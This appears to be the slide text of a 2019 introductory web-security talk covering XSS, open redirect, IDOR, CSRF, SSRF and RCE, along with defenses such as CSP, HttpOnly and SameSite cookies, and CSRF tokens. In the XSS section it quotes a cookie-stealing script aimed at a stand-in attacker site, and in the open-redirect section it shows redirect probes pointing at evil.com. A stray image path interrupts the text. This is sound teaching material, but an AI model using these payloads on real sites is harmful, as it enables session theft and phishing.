TTT: Web Security 101

July 11, 2019

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Overview

- Mention and explain different types of websites' vulnerabilities.
- Discuss over some defense mechanisms.
- Demo time!

Vulnerability types

- XSS (Cross-Site Scripting)
- Open Redirect
- IDOR (Insecure Direct Object Reference)
- CSRF (Cross-Site Request Forgery)
- SSRF (Server-Side Request Forgery)
- RCE (Remote Command Execution)

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- Open Redirect
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- SSRF (Server-Side Request Forgery)
- RCE (Remote Command Execution)
- *And many others...*

XSS

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```

Will render as:

```
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- Stored XSS -> data is saved by the server and then displayed to one or more users.
    - Blind XSS -> data is saved by the server and then displayed to one or more users in a DIFFERENT SYSTEM where attacker doesn't have access to.

XSS (Cross-Site Scripting) - Safety Measures

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- Rely on render frameworks/engines to escape user provided data.
- Stay tuned about 0-day on those!

XSS (Cross-Site Scripting) - Safety Measures

Server side sanitized could render as (if stripping “<”, “>”):

```
<li>Note:  script document.location='attackersite.com/' + document.cookie; /script </li>
```

XSS (Cross-Site Scripting) - Safety Measures

Server side sanitized could render as (if stripping “<”, “>”):

```
<li>Note:  script document.location='attackersite.com/' + document.cookie; /script </li>
```

Client side sanitized could render as (replaced by HTML entities):

```
<li>Note: &lt;script&gt;document.location=&apos;attackersite.com/&apos; +
document.cookie;&lt;/script&gt;</li>
```

XSS (Cross-Site Scripting) - Safety Measures

Cookies

Use the HttpOnly flag if possible -> these can’t be accessed through document.cookie.

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Content-Security-Policy

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- Whitelist script sources (prevents malicious script loading).

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```

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- Don’t allow javascript “eval”: this is by default disabled when including the Content-Security-Policy header.
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```
Content-Security-Policy: script-src 'self' https://apis.google.com
```

- For inline scripts, if you must, use a nonce (attacker’s injected script tags won’t be executed).

```
Content-Security-Policy: script-src 'nonce-EDNnf03nceIOfn39fn3e9h3sdfa'
```

```
<script nonce="EDNnf03nceIOfn39fn3e9h3sdfa">
    console.log('this will be executed');
</script>
```

```
<script>
    console.log('this will be blocked by CSP');
</script>
```

Open Redirect

Open Redirect

An attacker finds a redirect through a param in a website:

Request:

```
GET /?redirect=/home HTTP/1.1
Host: www.example.com:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,es-419;q=0.8,es;q=0.7
Connection: close
```

Response:

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /home
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 54
Date: Sun, 07 Jul 2019 14:49:40 GMT
Connection: close

<p>Found. Redirecting to <a href="/home">/home</a></p>
```

Open Redirect

The attacker tests for Open Redirect, and finds it's vulnerable:

Request:

```
GET /?redirect=//evil.com HTTP/1.1
Host: www.example.com:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,es-419;q=0.8,es;q=0.7
Connection: close
```

Response:

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: //evil.com
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 64
Date: Sun, 07 Jul 2019 15:00:41 GMT
Connection: close

<p>Found. Redirecting to <a href="//evil.com">//evil.com</a></p>
```

Open Redirect

Some apps force the host to appear as prefix, but if done incorrectly it might still be vulnerable:

Request:

```
GET /?redirect=.evil.com HTTP/1.1
Host: www.example.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) A
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,es-419;q=0.8,es;q=0.7
Connection: close
```

Response:

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: http://www.example.com.evil.com
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 106
Date: Sun, 07 Jul 2019 15:07:44 GMT
Connection: close

<p>Found. Redirecting to <a href="http://www.example.com.evil.com">http://www.example.com.evil.com</a></p>
```

Open Redirect - Safety Measures

- Whitelist redirect destinations, and have a default for non matching ones.

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- Be careful when providing custom redirect pages, so reflected XSS is not possible. I.e. /?redirect=/foo<script>...

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

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```
GET /private/A
GET /private/B
```


```
GET /private/C
```

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VULNERABLE TO IDOR

IDOR (Insecure Direct Object Reference) - Safety Measures

- Implement proper access control lists (ACLs).

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- If using UUIDs (hard to guess identifiers), do it anyway!

CSRF

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Examples:

- Edit profile/email, then attacker resets the victim's password.

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Examples:

- Edit profile/email, then attacker resets the victim's password.
- Steal data -> call endpoint that sends sensitive info to an email address passed by parameter.

CSRF (Cross-Site Request Forgery) - Safety Measures

Cookies

Use the SameSite flag when possible.

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- If set to “Lax”:
  - GET: The cookie will be used.
  - POST: The cookie will NOT be used.

CSRF (Cross-Site Request Forgery) - Safety Measures

Cookies

Use the SameSite flag when possible.

- If set to “Lax”:
  - GET: The cookie will be used.
  - POST: The cookie will NOT be used.
- If set to “Strict”:
  - GET: The cookie will NOT be used.
  - POST: The cookie will NOT be used.

CSRF (Cross-Site Request Forgery) - Safety Measures

CSRF Tokens

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- Endpoints get called by also passing those tokens.
- Server verifies those tokens with the right ones.
- If they don’t match, then the request is not authorized.

CSRF (Cross-Site Request Forgery) - Safety Measures

CSRF Tokens - Checks

- Valid CSRF tokens might work independently of the user that's using them.
- Make sure the server actually verifies for the tokens to be present and valid.

SSRF

Server Side Request Forgery

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RCE

Remote Code Execution

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Ability for an attacker to execute arbitrary commands in a server.

- Different kind of levels and severity.
- Even if run privileges are set correctly, the attacker can gain complete control of the server or the cluster.

Demo

Questions?

Final thoughts

- Code from the demo is available at https://github.com/theappraisallane/ttt_web_security_101.
- Future work:
  - Subdomain takeover, S3 misconfiguration, XXE, LFI, RFI, Client Side Race Conditions.
  - Mobile (iOS/Android) security.

Thanks!